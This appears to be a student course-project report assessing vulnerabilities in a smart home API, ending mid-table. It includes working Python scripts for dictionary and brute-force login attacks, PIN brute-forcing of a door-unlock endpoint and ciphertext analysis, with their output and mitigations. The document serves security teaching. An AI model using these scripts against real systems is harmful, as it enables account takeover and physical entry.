Department of Electronic & Telecommunication Engineering
University of Moratuwa

EN4720: Security in Cyber-Physical Systems
Course Project

Milestone 3: Identify Vulnerabilities in Existing Smart Home System

Group Name: Decryptors

Pasqual A.C.	200445V
Gunatilake P.T.B.	200439G
Madhushan R.M.S.	200363R
Madusan A.K.C.S.	200366E

April 12, 2025

Contents

1 User Authentication Basics

1.1 Common Vulnerability: No Transport Layer Security

All the login and registration endpoints are exposed over the HTTP protocol instead of HTTPS. Because the data is transmitted without encryption, sensitive user information such as usernames and passwords can be intercepted in plaintext. This opens the system to man-in-the-middle (MitM) attacks, where malicious actors can easily capture and misuse credentials using tools like Wireshark or Burp Suite. The absence of HTTPS severely compromises data privacy and integrity during transmission.

Figure 1 shows secure register and login requests being captured through Wireshark including the username and password in plaintext.



Figure 1: Capturing plaintext passwords through Wireshark

The HTTPS protocol can be used instead of HTTP to mitigate this vulnerability.

1.2 User Register

This endpoint allows a user to register with a username and password.

1.2.1 Identified Vulnerabilities

There are several vulnerabilities we have identified related to the User Register endpoint.

The registration API has a vulnerability that allows attackers to re-register existing usernames with new passwords, effectively overwriting the original credentials. For instance, an attacker can register the same username (e.g., "decryptors") with a different password (DecrypT0r), leading to an account takeover as the original password is replaced. This flaw enables malicious actors to hijack accounts through simple re-registration.



Figure 2: Original user registration



Figure 3: Overwritten user registration

Figure 4: Username overwrite vulnerability: Comparison between original and overwritten registration

Another critical vulnerability is that the system allows users to register with weak passwords, exposing the endpoint to significant security risks. A demonstration of this flaw is shown in the following image, where a weak password ('0000') is successfully used to create an account, highlighting the lack of enforcement for strong authentication measures.



Figure 5: User Registration with Weak Password

1.2.2 Mitigation Strategies

Preventing password overwriting:

- Implement validation for username during registration
- Enforce username immutability after registration
- Monitor and log all registration attempts with IP tracking

Eliminating weak passwords:

- Enforce strong password policy (8+ chars, mixed characters, block common passwords)
- Implement technical controls (password strength meters, progressive hardening)
- Provide user guidance with real-time feedback during registration

1.3 User Login

1.3.1 Identified Vulnerabilities

The User Login endpoint permits unlimited authentication attempts, returning "Invalid Credentials" errors for failed attempts. This design flaw enables brute-force attacks, particularly effective due to the system's concurrent weak password policy. The absence of attempt restrictions significantly reduces the time required for credential guessing attacks.

The following image represents a new user logged in with a weak password. Because of no limit of login attempts, the following kind of passwords can be easily brute force with a simple algorithm.



Figure 6: New user with weak password



Figure 7: Brute force result

1.3.2 Mitigation Strategies

- Implement account lockout after 5 consecutive failed attempts
- Enforce rate limiting (10 login attempts per minute per IP)
- Introduce CAPTCHA challenges after 3 failed attempts
- Monitor login patterns and alert on brute-force attacks

1.4 Secure Registration

With this endpoint, the passwords of registered uses are hashed using BCrypt for security.

1.4.1 Identified Vulnerabilities

Password overwrite vulnerability

Similar to the previous registration endpoint, another user having a same username can be re-registered with a different password, and the existing password will be overwritten. Because of this vulnerability, account takeover can be done through re-registration.



Figure 8: Original user registration



Figure 9: Overwritten user registration

Figure 10: Password overwrite vulnerability: Comparison between original and overwritten registration

Weak password policy (dictionary attack possible)

During registration, the system accepts weak and commonly used passwords such as "admin", "hello1", or "12345". No complexity requirements such as uppercase letters, symbols, or numbers are enforced. The only restriction appears to be a minimum length of five characters, which is insufficient to protect against dictionary-based brute force attacks. As a result, users can register using passwords that are easy to guess, increasing the risk of unauthorized access. Figure 11 shows a simple example of a dictionary attack that can be used.

```python
# Target information
url = "http://98.70.102.40:8080/api/auth/secure-login"
username = "Max"

# Path to your password dictionary file
dictionary_path = "passwords.txt"

# Function to attempt login with a given password
def attempt_login(password):
    data = {"username": username, "password": password}
    try:
        response = requests.post(url, json=data, timeout=5)
        print(f"Trying: {password} --> Status: {response.status_code}")
        if response.status_code == 200:
            print(f"\n✅ Success! Password found: {password}")
            return True
    except requests.RequestException as e:
        print(f"Request error with password '{password}': {e}")
    return False

# Read the dictionary file and attempt logins
try:
    with open(dictionary_path, "r") as file:
        for line in file:
            password = line.strip()
            if attempt_login(password):
                break
except FileNotFoundError:
    print(f"Dictionary file not found: {dictionary_path}")
except Exception as e:
    print(f"An error occurred: {e}")
```

Figure 11: Python code for a simple dictionary attack

```
Trying: 121212 --> Status: 401
Trying: 000000 --> Status: 401
Trying: qazwsx --> Status: 401
Trying: 123qwe --> Status: 401
Trying: killer --> Status: 401
Trying: trustno1 --> Status: 401
Trying: jordan --> Status: 401
Trying: jennifer --> Status: 401
Trying: zxcvbnm --> Status: 401
Trying: asdfgh --> Status: 401
Trying: hunter --> Status: 401
Trying: buster --> Status: 401
Trying: soccer --> Status: 401
Trying: harley --> Status: 401
Trying: batman --> Status: 200

✅ Success! Password found: batman
```

Figure 12: Result of dictionary attack

1.4.2 Mitigation Strategies

- Enforce HTTPS (SSL/TLS) via valid certificates and redirect all HTTP traffic to HTTPS
- Prevent re-registration attempts by validating whether a username exists
- Enforce strong password rules and reject common passwords

1.5 Secure Login

1.5.1 Identified Vulnerabilities

No restrictions on failed login attempts

The login system has no protections against brute force attacks. There are no limits on the number of login attempts, no IP blocking, and no CAPTCHA validation. This means that an attacker can use automated scripts to try multiple password guesses without triggering any form of rate-limiting or lockout mechanism. Such unrestricted access significantly increases the risk of unauthorized account access through repeated guessing. Figure 13 shows a program for brute forcing all 5-character passwords, using multithreading for efficiency.

```python
url = "http://98.70.102.40:8080/api/auth/secure-login"
username = "Max"
characters = string.ascii_lowercase + string.digits

# Flag to stop all threads if password is found
found = False

def try_password(pw):
    global found
    if found:
        return None
    data = {"username": username, "password": pw}
    try:
        res = requests.post(url, json=data, timeout=5)
        print(f"Trying: {pw} --> Status: {res.status_code}")
        if res.status_code == 200:
            found = True
            return pw
    except requests.RequestException:
        print(f"Error with password: {pw}")
    return None

def main():
    with ThreadPoolExecutor(max_workers=50) as executor:  # Adjust worker count
        futures = []
        for pw_tuple in itertools.product(characters, repeat=5):
            if found:
                break
            pw = ''.join(pw_tuple)
            futures.append(executor.submit(try_password, pw))

        for future in as_completed(futures):
            result = future.result()
            if result:
                print(f"\n✅ Success! Password found: {result}")
                break
```

Figure 13: Python code for brute forcing all 5-character passwords

Figure 14: Result of brute forcing the password

1.5.2 Mitigation Strategies

- Add CAPTCHA after 3–5 failed logins
- Lock account after multiple failed attempts
- Rate-limit login attempts by IP

2 Smart Home Security

2.1 Unlock a Smart Door

The endpoint API unlocks a smart door using a 4-digit pin as follows:



Figure 15: Smart door unlock API

2.1.1 Identified Vulnerabilities

In this API the correct pin that unlocks the door has not been set properly as the door unlocks for all the possible pins (”0000” to ”9999”) and results in the ”status”: ”UNLOCKED” for all 10000 valid pin combinations.

Additionally, there is no failed pin attempt limit to block out a user trying to brute force all the possible pin combinations. Therefore, brute force attacks are possible as follows:

```python
import requests
import base64

url = "http://98.70.102.40:8080/api/smart-home/front-door/unlock"

for pin in range(10000):
    pin_str = str(pin).zfill(4)
    payload = {"pin": pin_str}
    try:
        response = requests.post(url, json=payload)
        status = response.json().get("status")
        if "UNLOCKED" == status:
            print(f"PIN Found: {pin_str}")
            print("Response:", response.json())
        else:
            print(f"Tried PIN: {pin_str}")
    except Exception as e:
        print(f"Error: {e}")
```

Figure 16: Brute force attack on smart door

Also, the API is vulnerable to Man In The Middle (MITM) attacks as the API uses HTTP instead of the more secure HTTPS. Credential theft is possible as simulated follows using mitmproxy:

Figure 17: Smart Door request inspection using mitmproxy



Figure 18: Smart Door response inspection using mitmproxy

2.1.2 Mitigation Strategies

- Enforce HTTPS
- Fix unlock the door to a specific pin, instead of all the possible combinations
- Rate-limit or block brute-force attempts
- Log and alert for multiple failed attempts
- Use a more secure encryption scheme when generating the security_code (explained in detail in Section 2.2.3)

2.2 Garage Door Controller

The endpoint API is designed to control a garage door with a command as follows:



Figure 19: Garage door Ccntrol API

2.2.1 Identified Vulnerabilities

Similar to the smart door, this API also has not been set properly to unlock for a specific command word. It unlocks the garage door for all possible command words that have given the input in string format.

In addition to that there is no fail attempt limit set so anyone who has access to the API can brute force the command word.

```python
import requests

url = "http://98.70.102.40:8080/api/smart-home/garage/toggle"

common_commands = ["open", "unlock", "start", "enable", "activate", "go", "launch", "enter", "release", "disengage"]

for command in common_commands:
    payload = {"command": command}
    try:
        response = requests.post(url, json=payload)
        status = response.json().get("status")
        if status == "UNLOCKED":
            print(f"[✓] Valid command: {command}")
            print("Response:", response.json())

        else:
            print(f"[x] Tried command: {command}")
    except Exception as e:
        print(f"[!] Error with command '{command}': {e}")
```

Figure 20: Brute Force Attack on Garage Door

Also, the use of HTTP instead of HTTPS may lead to man in the middle attacks, where the attacker can learn the command word by listening to the requests. MITM attack is simulated to the API using mitmproxy.

Figure 21: MITM Attack on Garage Door (1)



Figure 22: MITM Attack on Garage Door (2)

2.2.2 Mitigation Strategies

- Enforce HTTPS to avoid MITM attacks
- Fix unlock the door to a specific command, instead of all the possible commands
- Rate-limit or block brute-force attempts
- Log and alert for multiple failed attempts

2.2.3 Observation about security_code for Garage and Smart Door Endpoints

For both the **Unlock a Smart Door** and **Garage Door Controller** API has `security_code` in their response body which has been encrypted using the same method. It has been verified using the following script which inputs the pin number to both endpoints and inspects the security codes in the response.

```python
def get_security_code(command):
    url = "http://98.70.102.40:8080/api/smart-home/garage/toggle"
    data = {"command": command}
    response = requests.post(url, json=data)
    if response.json().get("status") != "UNLOCKED":
        print(f"[x] Tried command: {command}")
        return None
    return response.json().get("security_code")

def get_pin_security_code(pin):
    url = 'http://98.70.102.40:8080/api/smart-home/front-door/unlock'
    data = {"pin": pin}
    response = requests.post(url, json=data)
    if response.json().get("status") != "UNLOCKED":
        print(f"[x] Tried PIN: {pin}")
        return None
    return response.json().get("security_code")

count = 0
for i in range(10000):
    pin_str = str(i).zfill(4)
    sec_code = get_security_code(pin_str)
    pin_sec_code = get_pin_security_code(pin_str)

    if pin_sec_code == sec_code:
        print("Encrytion scheme is the same")
        print(f"PIN security code: {pin_sec_code} | Command Security Code: {sec_code}")
    else:
        count += 1
        print("Encrytion scheme is different")

print(f"Different encryption scheme count: {count}")
```

Figure 23: Python code for security code comparison

```
pin:9998 | PIN security code: nBJUZ9Q2VH014ZVPEpta6g== | Command Security Code: nBJUZ9Q2VH014ZVPEpta6g==
Encrytion scheme is the same
pin:9999 | PIN security code: ANEMUADl0rrDITwQsXtnkQ== | Command Security Code: ANEMUADl0rrDITwQsXtnkQ==
Different encryption scheme count: 0
```

Figure 24: Output of security code comparison

When analyzing `security_code`, it can be observed that for a given pin or command the `security_code` does not change. Because of this, it becomes easier to decrypt the ciphertext and find the correct pin or command if the attacker has knowledge of known plain-texts of pin and corresponding cipher-texts of `security_code`.

```python
import requests
import base64

pin = "1234"
payload = {"pin": pin}

# Try the same PIN twice
for _ in range(2):
    r = requests.post("http://98.70.102.40:8080/api/smart-home/front-door/unlock", json=payload)
    if r.json().get("status") == "UNLOCKED":
        code = r.json().get("security_code")
        print("b64 security code:", code)
```

```
✓ 0.4s
b64 security code: evhVJEEZkFK4E+RuS96oeQ==
b64 security code: evhVJEEZkFK4E+RuS96oeQ==
```

Figure 25: Repeated attempts analysis

Furthermore, the length of security_code changes with length of the command as follows:

- command length = (00 - 15) → security_code length = 16 bytes
- command length = (16 - 31) → security_code length = 32 bytes
- command length = (32 - 47) → security_code length = 48 bytes
- command length = (48 - 63) → security_code length = 64 bytes

```python
import requests
import base64

def get_security_code(command):
    url = "http://98.70.102.40:8080/api/smart-home/garage/toggle"
    data = {"command": command}
    response = requests.post(url, json=data)
    if response.json().get("status") != "UNLOCKED":
        print(f"[x] Tried command: {command}")
        return None
    return response.json().get("security_code")

print("{:<12} | {:<44}".format("Command", "Base64 Security Code Decoded to Hexadecimal"))
print("-" * 100)

for length in range(1, 64):
    command = "a" * length
    sec_code = get_security_code(command)
    try:
        raw = base64.b64decode(sec_code)
        hex_decoded = raw.hex()
    except Exception as e:
        hex_decoded = f"Error decoding: {e}"

    command_label = f"'a'*{length}"
    print("{:<12} | {:<44}".format(command_label, hex_decoded))
```

Figure 26: Security code length analysis

Additionally, using the above script output it can be observed that when the command changes from 'a', 'aa', 'aaa', ..., 'a'x63 only the last 16 byte block changes. In summary changes are as follows:

- command length = (00 - 15) → security_code length = 16 bytes (variable 16 bytes)

Command	Base64 Security Code Decoded to Hexadecimal
'a'*1	80c038ead4fd61fbe7a8c539dc227770
'a'*2	84c1a5df5a4aea6467c9620cde348ba4
'a'*3	225085916f2c37a7b1f4f2f1d410ab7a
'a'*4	fabf36f2625e1112d5f723f66711a4f3
'a'*5	1eecc0c14c1d679bfff59dd487f09ed7
'a'*6	70da1b199fd8569568960c1934d7c9bf
'a'*7	bb8392a1a8fec6595f5b5b914ed004e0
'a'*8	496cb8186e7eb50355d0a02c78ffdb74
'a'*9	4159f7cac326dcdce188526e27d83700
'a'*10	bebe37807bbd852b30f2b631092218c3
'a'*11	76cfc083ef61dd54f10ccdbf72a9e1d9
'a'*12	5e04f6415f1d2d89f9aaf97c27c8870b
'a'*13	49a0b3f3389629a5f3a6291bcb8269a4
'a'*14	7417d490a2c85e146949fb7d19b218cc
'a'*15	efa9cb83ad6b7ef5ada04f0ac34618b7

Figure 27: 16-byte Security Code Analysis

- command length = (16 - 31) → security_code length = 32 bytes (fix 16 bytes + variable 16 bytes)

'a'*16	3fee87308f415888041c96a39355eef932fc5edbb8d60ce9fff1db6a519b24af
'a'*17	3fee87308f415888041c96a39355eef99fcc67538ff464853e4a4756e550b740
'a'*18	3fee87308f415888041c96a39355eef97e145db6be1acb2b6bb11b8c55276485
'a'*19	3fee87308f415888041c96a39355eef9be5f4087a2062f81ca775bea46cc158f
'a'*20	3fee87308f415888041c96a39355eef9e2c2baf6f6752ffcbaa2f9ffec20ec19
'a'*21	3fee87308f415888041c96a39355eef943fd106ee087ab2cb06ce14dfae8cbc0
'a'*22	3fee87308f415888041c96a39355eef9ea535500f3e04338fa2bc5ccffaed161
'a'*23	3fee87308f415888041c96a39355eef973ef2c48f394a0c2122da7466fc9f212
'a'*24	3fee87308f415888041c96a39355eef90134f12de1abb460b195a3915ebb2502
'a'*25	3fee87308f415888041c96a39355eef950fc53e68fed745eab813013614f7e57
'a'*26	3fee87308f415888041c96a39355eef9131888f38837c955cc903e1824c347f8
'a'*27	3fee87308f415888041c96a39355eef97f0a46db0c2aa88d899406aba534b875
'a'*28	3fee87308f415888041c96a39355eef91989bde81502a5ffe783fed6d2d8b626
'a'*29	3fee87308f415888041c96a39355eef9d29cca609068f3818100cc65476ed419
'a'*30	3fee87308f415888041c96a39355eef908a92ac74b28ae043413db71e98fca4a
'a'*31	3fee87308f415888041c96a39355eef95d92e4fc79e6bbe31900438a299a1b4c

Figure 28: 32-byte Security Code Analysis

- command length = (32 - 47) → security_code length = 48 bytes (fix 32 bytes + variable 16 bytes)

'a'*32	3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb554bb309a5bb567c166600868e99daad38d
'a'*33	3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb554204b902a6dbc613cd1e1b5e947cf088d
'a'*34	3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb554243470a3e1b87d24ebe8ce214c670d87
'a'*35	3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb55449da063b9025558e33f9696bad6eb289
'a'*36	3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb554dbe80a4f3e15f00d1883cd3846c01f05
'a'*37	3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb554b279651c4053f2d413f19b7f03f4a032
'a'*38	3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb554ff401b4ece4c2bedb7ecf7b7aafc64bd
'a'*39	3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb554ec058a84901629a19160a91a5a45ca2d
'a'*40	3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb554600fdd8eb971425375b0c7bdc8fe4fc5
'a'*41	3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb55400107a82b31171e0055275f2555df277
'a'*42	3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb5544c4216920510cb5b8607ffe11574a136
'a'*43	3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb554499699da99ee6a9b4c5f543c798ac7ca
'a'*44	3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb5549f9aa43db7086de2df9f133cd7ee3ffa
'a'*45	3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb5548ea1df2c711034d059039e3d70268176
'a'*46	3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb554d42bcc04469313157fc8caf4abd21d7e
'a'*47	3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb55468acc74cb3c03f6b71d9c8e0d503b650

Figure 29: 48-byte Security Code Analysis

- command length = (48 - 63) → security_code length = 64 bytes (fix 48 bytes + variable 16 bytes)

```
'a'*48 | 3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb55415518fce06a8a76e6b670d9e7233acd4265a94b0753323c8e7ed629d960af725
'a'*49 | 3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb55415518fce06a8a76e6b670d9e7233acd4dcfba8145ecce31a8c84711be79b1986
'a'*50 | 3fee87308f415888041c96a39355eef993327f7dff06b50bfa9fa3c6b5adb55415518fce06a8a76e6b670d9e7233acd40d7ed6c53e80a7def100888f1a64075e
